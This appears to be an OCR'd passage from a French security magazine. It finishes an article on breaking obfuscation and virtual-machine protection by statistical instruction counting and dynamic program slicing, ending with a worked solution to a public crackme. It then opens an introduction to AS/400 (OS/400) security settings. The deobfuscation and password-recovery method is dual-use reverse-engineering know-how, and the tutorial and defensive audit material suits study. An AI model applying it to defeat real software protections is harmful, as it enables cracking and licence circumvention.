Le différentiel évoqué juste au-dessus peut se matérialiser de façon très simple. Une instruction qui dispose d'une fréquence faible est suspecte. En effet, on peut aisément imaginer que le moteur d'obfuscation va générer de façon répétée et à haute dose des séquences d'instructions. Une instruction qui n'apparaît que quelques fois n'est donc peut-être pas utilisée par ce moteur. Dans ce cas, elle serait donc une instruction réelle du programme d'origine.

On peut mettre en place un système tout simple qui consiste à réaliser un compteur d'instructions. Pour cela, un simple traceur muni d'une bibliothèque de désassemblage peut faire l'affaire si on ne veut analyser que quelques milliers d'instruction. Au-delà d'une dizaine de millions d'instructions, il sera raisonnable de passer à l'émulateur. Il faut donc créer autant de compteurs d'instructions qu'il existe d'opcodes différents dans le jeu d'instruction du processeur utilisé. En pratique, on peut se cantonner aux instructions d'un ou deux octets sur un processeur Intel. À chaque instruction exécutée, on récupère son opcode, et on incrémente le compteur d'instructions correspondant. À la fin de l'analyse, on classe les compteurs et on affiche les opcodes qui ont une fréquence d'apparition faible. À ma connaissance, il n'existe pas d'outil public qui permet de réaliser ce comptage.

4.2 Recherche d'instructions spécifiques

Une fréquence d'apparition importante ne signifie pas que l'instruction n'a pas d'intérêt. Durant l'analyse, on peut demander à l'émulateur de loguer des instructions spécifiques. Naturellement, on se tournera dans un premier temps vers des instructions de comparaison « cmp », « test », « sbb », etc. qui sont susceptibles de modifier le control-flow suivant les données saisies par l'utilisateur.

Toutes les instructions qui modifient un espace mémoire sont susceptibles de nous intéresser également. Accéder à la mémoire revient à sauvegarder une information dans une variable. On s'intéresse donc aux instructions pour lesquelles le premier argument (opérande destination) est un accès mémoire pour lequel le registre de base est différent de ESP (on ne retient pas les accès à la pile). Cette recherche peut s'avérer payante dans le cas d'une insertion de junkcode où dans le cas de mutations de code. Les résultats sont plus mitigés dans le cas d'une VM à cause des accès aux registres virtuels.

4.3 Analyse du control-flow

Rechercher les instructions rares et spécifiques ne suffit pas pour rendre compte du control-flow et notamment des sauts conditionnels.

4.3.1 Program tampering

Imaginons que notre attaque porte sur une routine qui se charge de vérifier la validité d'un mot de passe saisi par l'utilisateur. Il est assez aisé, en modifiant la taille de ce mot de passe, d'observer la variation des fréquences de certaines instructions : `loop`, `dec xx`, `inc xx`, `jcc`, `jmp`. Il arrive parfois que certaines instructions aient une fréquence strictement égale aux nombres de caractères du mot de passe saisi. Dans ce cas, on peut supposer que ces instructions font partie intégrante du code d'origine. Nous verrons ce cas de figure dans l'exemple traité en fin d'article.

4.3.2 Variations de EIP (delta seuil)

On peut également mesurer les variations du registre EIP. Une forte variation peut indiquer un saut significatif. Pour tester ceci de façon simple, on se fixe une valeur seuil (on l'appelle le « delta seuil ») et on logue les instructions de saut qui font varier EIP au-delà de ce delta.

Ces quelques propositions ne constituent bien évidemment pas une liste exhaustive des phénomènes observables statistiquement. Il n'est également pas toujours nécessaire de les prendre toutes en compte.

5. Attaques locales : Dynamic program slicing

5.1 Trajectoire restreinte

La notion de « *programs slices* » existe depuis une trentaine d'années et a été présenté pour la première fois par Weiser [1] en 1979. Les *dynamic program slices* ont été introduits quant à eux par Korel et Laski [1].

Frank Tip [1] donne une bonne définition de ce qu'est un program slice :

« A program slice consists of the part of a program that (potentially) affect the values computed at some point of interest, reffered to as a slicing criterion ».

Voici un exemple très simple, au niveau langage machine sur processeur Intel, d'un slice généré à partir du critère `(ligne 8 ; {eax})`. On cherche l'origine de la valeur contenue dans le registre `eax` à la ligne 8.

Exemple de programme sur lequel portera le slice :

```
01 : mov eax, 12345678
02 :
03 : inc eax
04 :
05 : xor eax, 0FABCDE
06 :
07 :
08 : cmp ebx, eax
```

Slice généré à partir du critère `(ligne 8 ; {eax})` :

```
01 : mov eax, 12345678
02 :
03 : inc eax
04 :
05 : xor eax, 0FABCDE
06 :
07 :
08 : cmp ebx, eax
```

On génère le slice précédent en réalisant une analyse de data-flow à partir de la ligne 8 en remontant dans le listing (on parle alors de « *backward slice* »). On obtient ainsi la définition de la valeur contenue dans le registre `eax` à la ligne 8. Je la traduis ici sous forme d'une égalité :

eax == (0x12345678 + 1) ^ (0xFABCDE)

Un slice est donc défini à partir d'un critère de slice établi sur une ligne précise du programme. Originellement, en analysant les différents états pris par le CONTEXT, on génère progressivement chaque ligne du slice.

La génération des slices (sous-entendu backward slice) peut se réaliser suivant les deux approches statique et dynamique.

En analyse statique, seules les informations disponibles en statique sont utilisées dans le slice. On obtient alors sur certaines portions du slice des valeurs potentiellement prises par les variables.

En analyse dynamique, on utilise l'état réel du CONTEXT pour générer le slice. Les différents états pris par le programme au cours de son exécution forment ce qu'on appelle la « Trajectoire du programme ». Le *dynamic slice* est donc une émanation exécutable de cette trajectoire. On parle alors de trajectoire restreinte.

5.2 Program points

Pour générer un slice, nous venons de voir qu'il faut un critère constitué d'une ligne de code dans la trajectoire du programme et d'un registre.

L'analyse statistique différentielle va nous aider à définir les lignes de code sur lesquelles porteront les critères. Ces lignes de code critiques sont appelées des « *program points* ».

À partir de ces program points, nous établissons les critères de slice sur le CONTEXT restreint à un registre.


5.3 Génération des slices

J'aborde maintenant la partie technique sur l'implémentation d'un moteur de génération de slices et sur les problèmes rencontrés de par la nature de ces slices.

5.3.1 Suivre une valeur dans la trajectoire


On suppose ici que nous disposons d'un program point et que nous avons défini le registre sur lequel porte le critère de slice.

En présence d'une machine virtuelle, en plus des instructions réelles du code d'origine, on peut s'attendre à ce que la valeur cible contenue dans le registre du critère se déplace de multiples façons de par la présence des registres virtuels. En fait, le schéma suivant résume les transferts possibles :




On compte donc neuf transferts possibles. Ces transferts sont très utilisés dans les systèmes d'obfuscation et notamment dans les machines virtuelles. Les plus fréquemment rencontrés sont les suivants :


➪ Transferts entre registres :



➪ Transferts entre Registres et Pile :



➪ Transferts à l'intérieur de la pile :



Les échanges avec la mémoire sont très présents dans les machines virtuelles, mais, étrangement, sont souvent inexistants ou rares dans les insertions de code ou les mutations. On peut s'expliquer cette absence de la façon suivante : coder un moteur d'obfuscation est une tâche ardue, mais coder un moteur d'obfuscation qui utilise ses propres emplacements mémoire est encore plus difficile. En effet, dans ce dernier cas, on est confronté au problème de l'adressage qui est très rebutable dans la plupart des cas.

Quoi qu'il en soit, ces instructions de transfert n'apportent rien pour appréhender l'origine de la valeur cible. On pourra, dans le cas de très nombreux transferts, faire des filtrages. On peut par exemple supprimer tous les transferts Pile → Pile. On peut aussi être plus restrictif en supprimant tous les transferts. Étrangement, on ne perd pas d'information importante avec ce dernier filtrage.

5.3.2 Implémentation du générateur de slices

La méthode proposée ici consiste tout « simplement » à exécuter le programme à l'envers en partant de la ligne de code sur laquelle porte le critère de slice.

En pratique, on réalise une émulation de cette exécution à rebours en utilisant un compteur d'instructions. En plus du critère de slice, on définit une ligne de code en amont dans la trajectoire qu'on appelle *SavePoint* (ce principe existe déjà sur certains émulateurs comme VMWare). Pour l'exemple, imaginons qu'il y ait *n* instructions entre le SavePoint et le critère. Quand l'utilisateur fait une demande de « retro-exécution » à partir de la ligne du critère, l'émulateur se positionne sur le SavePoint, restaure l'état de la machine correspondant à cette position, puis exécute (n - 1) instructions.

Ce procédé est assez coûteux en ressource système si l'écart entre SavePoint et critère de slice est important. Par expérience, il n'est pas raisonnable de dépasser un écart de plus de 80 000 instructions (sur un Intel Core 2).

6. Mise en pratique

Nous terminons cette présentation par un cas pratique très simple : le Mini-VM Crackme.

Sites : **www.crackmes.de** et **recon.cx/2008**

Auteur : Craig Smith.

Résumé : C'est un binaire en mode fenêtre. Un mot de passe saisi dans un champ `EditBox` est vérifié par une routine « virtualisée » par une VM classique. Cet exemple a été choisi pour illustrer la notion de slice standard sur une VM.

Objectif du challenge : Trouver un mot de passe valide approuvé par un message de félicitations : « *good boy* ». Ce challenge a été codé pour montrer comment implémenter une machine virtuelle afin de protéger un binaire.

Nombre d'instructions exécutées : 6222 si on saisit le mot de passe : « beatrix2004 ».

Type d'obfuscation : transformation de code par machine virtuelle classique.

Slices générés : slices standards. Le *CONTEXT* de l'obfuscation utilise les registres et la mémoire.

Nous sommes donc ici en présence d'une machine virtuelle qui protège le code d'origine. Ce challenge est présenté clairement comme utilisant ce système de protection. Je précise qu'a priori, nous n'avons pas besoin de savoir qu'il s'agit d'une VM et nous verrons d'ailleurs qu'après l'attaque ce n'est pas plus clair. La méthode d'attaque est justement là pour nous affranchir de cette connaissance.

Je vais donc réaliser une attaque en deux temps ; on commencera par effectuer une analyse statistique sur toute la trajectoire (analyse globale) pour repérer des program points « intéressants ». Nous finaliserons l'attaque en réalisant un seul slice sur un program point bien choisi.

Attaque n°1 (attaque globale) : analyse différentielle statistique

On commence par retenir les instructions qui disposent d'une fréquence faible. On fait le comptage deux fois : le premier avec « beatrix » passé en argument, le second avec « beatrix2004 ». (N'importe quel mot de passe fait l'affaire et ceux-ci sont choisis simplement parce que ce sont les deux pseudos que j'utilise)

Mot de passe = « beatrix » (soit 7 caractères)

Opcode	Fréquence
0x40	7 fois
0xb9	8 fois
0x7c	8 fois
0x23	8 fois
0x3b	9 fois

Mot de passe = « beatrix2004 » (soit 11 caractères)

Opcode	Fréquence
0x40	11 fois
0xb9	12 fois
0x7c	12 fois
0x23	12 fois
0x3b	13 fois

Parmi les opcodes retenus, on remarque la présence de `0x3b` (dont le *mnemonic* est `cmp`) qui est une instruction spécifique. On demande à l'émulateur de ne loguer que cette instruction :

Log d'instructions		CONTEXT correspondant
4012aa	cmp edx, eax	edx = 'b' ; eax = 0
4012aa	cmp edx, eax	edx = 'e' ; eax = 0
4012aa	cmp edx, eax	edx = 'a' ; eax = 0
4012aa	cmp edx, eax	edx = 't' ; eax = 0
4012aa	cmp edx, eax	edx = 'r' ; eax = 0
4012aa	cmp edx, eax	edx = 'i' ; eax = 0
4012aa	cmp edx, eax	edx = 'x' ; eax = 0
4012aa	cmp edx, eax	edx = 0 ; eax = 0
4012aa	cmp edx, eax	edx = 0x75 ?? ; eax = 0

Le programme exécute 8 fois l'instruction située en `0x4012AA`. Si l'on prête attention au CONTEXT qui se réduit ici aux registres `edx` et `eax`, on remarque que les 7 premières instructions exploitent apparemment chacune des 7 lettres du mot de passe saisi.

On pourrait essayer de comprendre ce que le programme veut exactement faire avec chacune de ces 7 comparaisons. Cependant, le CONTEXT de la neuvième comparaison contient une valeur qui n'est pas issue directement du mot de passe. `edx = 0x75` est une valeur a priori inconnue, non transmise directement par l'utilisateur. Il est donc « naturel » de commencer par chercher l'origine de cette valeur.

Attaque n°2 : (attaques locales) génération de slice

Nous réalisons donc un slice à partir de cette dernière comparaison sur le CONTEXT restreint {edx} qui contient la valeur que l'on veut pister :

```
40165F    add ebx, eax                                  eax = " x "      ebx = 0x277
401661    mov dword ptr [403000h], ebx
401516    mov eax, dword ptr [403000h]
401589    mov dword ptr [ebx], eax
401562    mov eax, dword ptr [ebx]
401564    mov dword ptr [40300ch], eax
401417    mov edx, dword ptr [40300ch]
40141D    xor edx, eax
401433    mov dword ptr [403000h], edx                  edx = 0x2ef      eax = 0x29a
401274    mov edx, dword ptr [403000h]
4012AA    cmp edx, eax                                  edx = 0x75       eax = 0
```

En supprimant les instructions de transfert (sauvegarde et restauration des données dans les registres virtuels de la VM), on obtient un slice très court :

```
40165F    add ebx, eax                                  eax = " x "      ebx = 0x277
40141D    xor edx, eax                                  edx = 0x2ef      eax = 0x29a
4012AA    cmp edx, eax                                  edx = 0x75       eax = 0
```

La valeur 0x75 contenue dans le registre edx est donc issue de ce calcul :

0x75 == (0x277 + 0x78) ^ 0x29A

Si l'on veut appliquer la méthode à la lettre, on doit désormais chercher l'origine de chacune des valeurs utilisées pour calculer le 0x75 à savoir : 0x277, 0x78 et 0x29A. En résumé :

Pour le 0x78, il ne s'agit que du code ascii de la dernière lettre du mot de passe, ici c'est le « x ».

Pour le 0x277, c'est en fait la somme des codes ascii des lettres précédentes du mot de passe :

0x277 = asc(b) + asc(e) + asc(a) + asc(t) + asc(r) + asc(i)

Pour le 0x29A, c'est une valeur hardcodée en référence sans nul doute au célèbre groupe d'auteurs de virus : le 29A.

Finalement, la somme des codes ascii des caractères du mot de passe doit être égale à 0x29A pour que le mot de passe soit valide.

Conclusion

L'attaque n°1 n'a pas pris plus de 5 minutes. L'attaque n°2 ne prend pas plus de temps pour peu qu'on ait pensé à générer le slice sur la dernière comparaison. C'est d'ailleurs le seul point délicat de cette attaque. Le slice généré est standard et si on omet les quelques instructions de transfert entre registre et mémoire, il nous fournit l'algorithme de vérification du mot de passe immédiatement. À aucun moment, nous n'avons étudié la VM que ce soit au niveau des pseudo-instructions ou de la table des pseudos opcodes. A posteriori, on ne sait même pas qu'il s'agit d'une protection par machine virtuelle. La simplicité de l'analyse provient finalement uniquement de la simplicité de l'algorithme de vérification.

Cette première partie arrive à son terme et il reste encore de nombreuses questions en suspend. L'exemple étudié ici est un cas d'école qui ne correspond pas à ce qu'on peut appeler une protection logicielle. Que se passe-t-il si la machine virtuelle est plus complexe et beaucoup plus grosse (de plusieurs millions d'instructions) ? Que se passe-t-il si le code d'origine est plus complexe, c'est-à-dire équipé d'un véritable algorithme de vérification ? Que se passe-t-il lorsque nous sommes en présence d'insertion lourde de junkcode ? Nous verrons dans une seconde partie que la méthode proposée ici, moyennant quelques compléments, s'applique encore sur des protections « réelles ».

Références

[1] TIP (Frank), « *A Survey of Program Slicing Techniques* », *Journal of Programming Languages*, 1995.

[2] WROBLEWSKI (Gregory), *General Method of Program Code Obfuscation*, thèse PhD, Université de technologie de Wroclaw, 2002.

[3] HEFFNER (Kelly), COLLBERG (Christian), « *The Obfuscation Executive* », *Information Security Conference* (ISC04), 2004.

[4] APPEL (Andrew W.), *Deobfuscation is in NP*, *Princeton university*, août 21, 2002.

[5] KRINKE (Jens), *Barrier Slicing and Chopping*, Universität Passau, Germany, 2003.

[6] COLLBERG (Christian), THOMBORSON (Clark), LOW (Douglas), *A Taxonomy of Obfuscating Transformations*, Technical Report #148, Department of Computer Science, The University of Auckland, 1997.

[7] SZOR (Peter), *The Art of Computer Virus Research and Defense*, Symantec Press, 2005.

Sylvain Roger – Responsable Offre Audit – Solucom Group – sylvain.roger@solucom.fr

UNE INTRODUCTION AU SYSTÈME AS/400 ET À SA SÉCURITÉ

mots clés : *système d'exploitation / base de données / principes de sécurité*


La plupart des personnes ayant un intérêt pour la sécurité ont l'habitude de travailler sur des systèmes ouverts, tels que Windows, Unix, Linux. Peu ont déjà pratiqué un système d'exploitation tel qu'OS/400. Or, ces systèmes sont utilisés par des milliers d'entreprises à travers le monde et contiennent souvent les informations les plus critiques de ces organisations : comptes bancaires, numéros de cartes de crédit, listes clients… Au vu de la criticité de ces informations, maintenir une configuration sécurisée doit être un impératif. Cet article introductif présente les principes de fonctionnement d'un système OS/400 et les éléments-clés de sa sécurisation.

1. Présentation du système OS/400

1.1 Un peu d'histoire

OS/400 est un système d'exploitation conçu par IBM pour ses machines de la gamme AS/400, iSeries et i5 (ou System i). Il s'agit d'un système dédié à l'informatique de gestion, qui intègre des technologies brevetées comme un système de fichiers objet et une base de données embarquée.

Pour rappel, l'AS/400 a été commercialisé en 1988. Il a été renommé « iSeries » en 2000, puis « System i5 » en 2004. Qu'il s'agisse d'AS/400, d'iSeries ou de System i5, l'ensemble des serveurs de cette famille a été nommé « System i ». La naissance des AS/400 iSeries a vu apparaître la possibilité de « découper » une machine physique en plusieurs machines logiques (ou « machines virtuelles »). Puis, de façon naturelle, il est désormais possible de faire tourner d'autres systèmes que l'OS/400 sur ces machines logiques appelées « partitions logiques ».




1 Exemple de serveurs AS/400

1.2 Les principes de base

L'AS/400 est une architecture composée d'éléments matériels et logiciels, comportant notamment une **base de données** et des **éléments de sécurité avancés**. La force de l'AS400 se trouve principalement dans la modularité de ses éléments constitutifs lui donnant une forte adaptabilité et un niveau de sécurité potentiellement élevé.

L'architecture AS/400 est une structure en couche distinguant les éléments matériels et logiciels. Le système d'exploitation de l'AS/400 est appelé « OS/400 ». Il s'appuie sur une couche appelée « MI » (*Machine Interface*) responsable de la fourniture d'un ensemble de fonctions (API, *Application Programming Interface*) que les applicatifs doivent utiliser afin de s'interfacer avec le matériel.




2 *Principe d'architecture AS/400*

Contrairement à la plupart des systèmes d'exploitation, la gestion de la majorité des composants matériels (mémoire, entrées-sorties, gestion des processus,...) est régie par une couche indépendante, appelée « SLIC » (*System Licenced Internal Code*), située sous la couche MI. Ainsi, l'architecture AS400 assure une réelle indépendance entre le matériel, le système d'exploitation et les applications.

Le système d'exploitation OS/400 est un système multi-utilisateur **[1]**, c'est-à-dire que plusieurs terminaux comprenant un écran et un clavier peuvent être reliés au système simultanément. Les écrans classiques de l'AS/400 étant passifs, ils ne permettent pas une gestion de la souris ou l'affichage de nombreuses couleurs. Comme vous pouvez le voir sur la figure 3, l'ergonomie utilisateur n'est pas forcément le fort de ce système...


Ce qui est affiché à l'écran est appelé « panneau ». Il en existe plusieurs sortes :

- Les panneaux INFO : Ces panneaux affichent des informations générales. Les touches [*Page Up*] et [*Page down*] permettent le déplacement entre les écrans.
- Les panneaux MENU : Un menu est affiché, l'utilisateur peut choisir parmi les rubriques par l'intermédiaire d'une ligne de commande située en bas de l'écran. L'affichage respecte un standard, l'Architecture Unifiée d'Applications (AUA), afin d'avoir une cohérence dans la gamme des ordinateurs de gestion d'IBM.



3 *Écran standard OS/400 [3]*

- Les panneaux SAISIE permettent à l'utilisateur de remplir un ou plusieurs champs.
- Les panneaux LISTE servent à travailler sur des ensembles d'éléments présentés sous forme d'une liste, avec un élément par ligne. L'utilisateur indique l'option qu'il a sélectionnée parmi les choix disponibles pour chacun des champs.



4 *Panneau de type SAISIE [3]*

Dans AS/400, tout élément renfermant des informations et étant accessible via l'interface d'OS/400 est représenté sous forme d'**objet**. Les données sont stockées selon une arborescence à trois niveaux :

- **Bibliothèque** : Les bibliothèques sont des objets de type *LIB*. Elles contiennent les objets du système et intègrent des informations sur ceux-ci, comme le type ou l'emplacement physique de stockage sur le support physique. Dans une bibliothèque, deux objets de même type ne peuvent pas avoir le même nom. Par contre, ils le peuvent s'ils sont dans deux bibliothèques différentes. Une bibliothèque étant un objet, elle est rattachée aussi à une bibliothèque. Il existe donc une bibliothèque racine, *QSYS*, dans laquelle toutes les bibliothèques

sont représentées. QSYS contient le système d'exploitation (OS/400) et les informations nécessaires au fonctionnement de celui-ci.

- **Objet** : La très grande majorité des éléments d'un système OS/400 est un objet, que ce soient les programmes ou bien les fichiers de données. Un objet est composé de deux parties : des attributs le décrivant et les données de l'objet proprement dites. Les attributs de l'objet peuvent par exemple être sa dénomination, son type, sa taille, sa date de création, la bibliothèque à laquelle l'objet appartient.... **Un objet est toujours rattaché à une bibliothèque**.
- **Membre** : les données contenues dans un fichier peuvent être regroupées par bloc, les membres. Par exemple, dans un fichier CLIENT contenant le nom des clients d'une société répartie sur plusieurs sites, un membre pourra regrouper tous les noms des clients d'un site. Il y aura autant de membres que de sites.

OS/400 intègre une **base de données**, qui a pris le nom commercial de DB2, puis de DB2/UDB. La particularité de cette base de données est qu'elle est très proche du noyau du système. Par ailleurs, des statistiques fines de performances peuvent être générées en temps réel, car intégrées directement dans la structure de la table. Cela est particulièrement intéressant pour **l'optimisation des requêtes**, thème-clé pour la performance d'applications critiques. DB2 applique les modifications aux fichiers sans temps de latence et optimise la base à tout moment sans pénaliser les utilisateurs. En résumé, il s'agit d'une base de données conçue dans un souci de performance.

2. Les principes-clés de sécurité

Comme pour tout système d'exploitation, la sécurisation passe par des thèmes traditionnels, tels que la gestion des utilisateurs et des comptes privilégiés ou encore les valeurs d'environnement système, les accès réseau à la machine,... [2] Ce sont tous ces principes-clés que nous allons détailler par la suite.

2.1 La sécurité des programmes, des fichiers et des bibliothèques

La sécurité au niveau objet mise en place pour les programmes, les fichiers de données et les bibliothèques doit être renforcée par rapport à une configuration par défaut. Comme nous l'avons vu précédemment, le système OS/400 intègre une base de données DB2. Cela signifie que toute personne avec un accès système aura par voie de conséquence un accès à cette base. La gestion des droits est la base de la sécurité sur un AS/400, tout objet possède des droits publics (indiquant les droits par défaut) et des droits nominatifs ou privés.

Les objets OS/400 ont généralement des droits par défaut définis via le profil *PUBLIC (accès autorisé pour tout utilisateur si celui-ci n'a pas de profil explicite défini, il s'agit donc des droits affectés à un utilisateur « par défaut ») ou à *CHANGE (accès en lecture et en modification à l'objet, avec notamment possibilité de modifier le contenu de l'objet). Imaginez donc les risques associés à un système avec des objets accessibles et modifiables par tous ! Il convient donc de s'assurer qu'un nombre limité d'objets ont été définis avec un profil défini à *PUBLIC. Les différents niveaux de droits possibles sont les suivants :

- *EXCLUDE pour ne donner aucun droit.
- *USE donne un droit simple de consultation.
- *CHANGE le droit de modification du contenu.
- *ALL donne tous les droits (modification, destruction notamment).

Pour visualiser sous OS/400 le niveau de droits du profil associé à un objet (un fichier par exemple), la commande DSPOBJAUT doit être utilisée avec la syntaxe suivante :

```
DSPOBJAUT OBJ(Nom_Librairie/Nom_Fichier) OBJTYPE(*FILE)
```

La plupart des systèmes OS/400 ont un utilisateur *PUBLIC avec un accès *CHANGE, car il s'agit de la valeur par défaut d'une part et, d'autre part, la gestion au niveau objet et pour l'ensemble des utilisateurs est bien trop fastidieuse pour les administrateurs. Un système sécurisé OS/400 a donc idéalement tous ses objets et bibliothèques avec un utilisateur *PUBLIC à *EXCLUDE ou une configuration ne permettant pas d'accéder à l'objet et ainsi de le modifier (absence de visualisation possible de l'objet par exemple, en mettant un droit *EXCLUDE sur celui-ci pour les groupes d'utilisateurs non habilités). De manière complémentaire, une gestion individuelle des accès sur les besoins métier doit être réalisée, en particulier via la notion de « groupes d'utilisateurs ».

2.2 La gestion des utilisateurs

Une bonne gestion des utilisateurs d'un point de vue sécurité est bien évidemment d'attribuer des droits selon le principe du moindre privilège. Il doit donc y avoir des contrôles pour s'assurer de la consistance des droits attribués avec la fonction de la personne. Il existe différentes classes d'utilisateur :

- *USER : utilisateur sans droits particuliers.

- *SYSOPR : utilisateur de type opérateur (droit de sauvegarde et de gestion des travaux).
- *PGMR : classe pour les profils développeur (droit de gestion des travaux et des spools).
- *SECADM : droits de création des utilisateurs.
- *SECOFR : tous les droits. Pour cet utilisateur, les droits sur les objets ne sont pas vérifiés.

Par défaut, lors de la création d'un nouveau compte (le terme profil est utilisé sous OS/400), le mot de passe de l'utilisateur est identique à son identifiant. Il faut donc s'assurer que cette configuration est immédiatement modifiée ! Vous pouvez utiliser l'utilitaire Security Toolkit [5] qui permet d'analyser les profils ayant un mot de passe par défaut (commande ANZDFTPWD). Une gestion des états des profils est également possible : un compte peut être actif ou désactivé (impossibilité de se connecter au système).

Malheureusement, il n'existe pas sous OS/400 de moyen simple de définir une politique personnalisée de mots de passe concernant la complexité de ceux-ci. Seules certaines valeurs d'environnement système peuvent être utilisées comme :

- QPWDEXPITV : durée d'expiration des mots de passe.
- QPWDMINLEN : longueur minimum des mots de passe.
- QPWDRQDDGT : rend l'utilisation obligatoire d'un chiffre.
- QPWDLMTREP : limitation de l'utilisation de caractères répétitifs.
- QPWDRQDDIF : historique des mots de passe.
- QPWDVLDPGM : permet l'activation du programme de validation des mots de passe.
- ...

Ces différentes valeurs peuvent être visualisées en utilisant la commande :

```
DSPSYSVAL SYSVAL(QPWD*)
```

Par ailleurs, pour gérer la liste des utilisateurs, la commande est la suivante :

```
WRKUSRPRF *ALL
```

2.3 La gestion des comptes privilégiés

La gestion des comptes privilégiés est une problématique-clé pour les systèmes OS/400, car il n'est pas rare de trouver de nombreux utilisateurs avec des droits étendus. En effet, des droits spécifiques peuvent être attribués à des profils et donner ainsi aux utilisateurs des droits d'administrateur. La présence sous OS/400 de huit profils spéciaux permet d'assurer une ségrégation des rôles et définir un niveau de granularité minimum :

- *ALLOBJ : administrateur global ;
- *SECADM : administrateur de sécurité (capable de créer de nouveaux profils) ;
- *IOSYSCFG : configuration des services réseau ;
- *AUDIT : configuration des paramètres d'audit et de journalisation ;
- *SPLCTL : accès complet aux rapports et aux files d'impression ;
- *SERVICE : administration matérielle ;
- *JOBCTL : contrôle des opérations système ;
- *SAVSYS : opérations de sauvegarde et de restauration.

